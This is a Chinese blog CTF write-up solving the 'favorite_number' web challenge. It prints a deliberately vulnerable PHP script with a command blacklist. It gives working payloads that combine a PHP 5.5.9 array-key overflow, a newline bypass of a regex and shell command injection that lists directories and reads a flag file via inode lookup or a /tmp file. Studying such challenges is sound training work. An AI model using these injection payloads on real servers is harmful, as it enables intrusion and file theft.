攻防世界 web高手进阶区 9分题 favorite_number

原创

思源湖的鱼 于 2020-10-29 22:39:03 发布 3155 收藏 13

分类专栏： ctf 文章标签： 网络安全 攻防世界 ctf web

本文链接：https://blog.csdn.net/weixin_44604541/article/details/109365511

ctf 专栏收录该内容

200 篇文章 23 订阅

订阅专栏

前言

继续ctf的旅程

开始攻防世界web高手进阶区的9分题

本文是favorite_number的writeup

解题过程

进入界面

```php
<?php
//php5.5.9
$stuff = $_POST["stuff"];
$array = ['admin', 'user'];
if($stuff === $array && $stuff[0] != 'admin') {
        $num= $_POST["num"];
        if (preg_match("/^\d+$/im",$num)){
                if (!preg_match("/sh|wget|nc|python|php|perl|\?|flag|}|cat|echo|\*|\^|\]|\\\\|'|\"|\|/i",$num)){
                        echo "my favorite num is:";
                        system("echo ".$num);
                }else{
                        echo 'Bonjour!';
                }
        }
} else {
        highlight_file(__FILE__);
}
```


简单的代码审计

- 首先是个判断，既要数组强等于，又要首元素不等
- 然后是个正则，要求整个字符串都是数字，大小写不敏感，跨行检测
- 最后是个黑名单，把常用的都排除了

这个绕过有点东西
第一个就头疼


想来想去
只能从溢出或者php5.5.9本身的漏洞去思考了

查了查
有数组的key溢出问题
参考：

- PHP的信息安全（入侵获取$flag）的题目【Q2】
- PHP数组的key溢出问题

于是得到payload

```
stuff[4294967296]=admin&stuff[1]=user&num=123
```




成功绕过第一个条件

然后是数字检测
查了查
跨行检测可以绕过
用换行符`%0a`


payload如下

```
stuff[4294967296]=admin&stuff[1]=user&num=123%0als
```

这里用hackbar失败了
就不是很明白
做题时头一疼



然后尝试用burp抓包
成功执行ls



成功绕过第二个条件

最后是命令执行
查了查

显示有如下的办法

cat	由第一行开始显示内容，并将所有内容输出
tac	从最后一行倒序显示内容，并将所有内容输出
more	根据窗口大小，一页一页的显示文件内容
less	和more类似，但其优点可以往前翻页，而且进行可以搜索字符
head	只显示头几行
tail	只显示最后几行
nl	类似于cat -n，显示时输出行号

我们可以用tac


文件则有两个比较好用的方法

方法1

用inode
索引节点


先寻找flag的inode

```
stuff[4294967296]=admin&stuff[1]=user&num=123%0als -i /
```



读取flag

```
stuff[4294967296]=admin&stuff[1]=user&num=123%0atac `find / -inum 20190647`
```




成功得到flag

方法2

输出到文件里
然后执行文件

```
stuff[4294967296]=admin&stuff[1]=user&num=123%0aprintf /fla > /tmp/hello %26%26 printf g >> /tmp/hello %26%26 tac `tac /tmp/hello`
```



得到flag

结语

这题很直接
就是想办法绕过
也确实学到了新知识

知识点

- php5.5的数组key溢出
- 换行符绕过正则跨行匹配
- inode绕过正则
- 文件输出绕过正则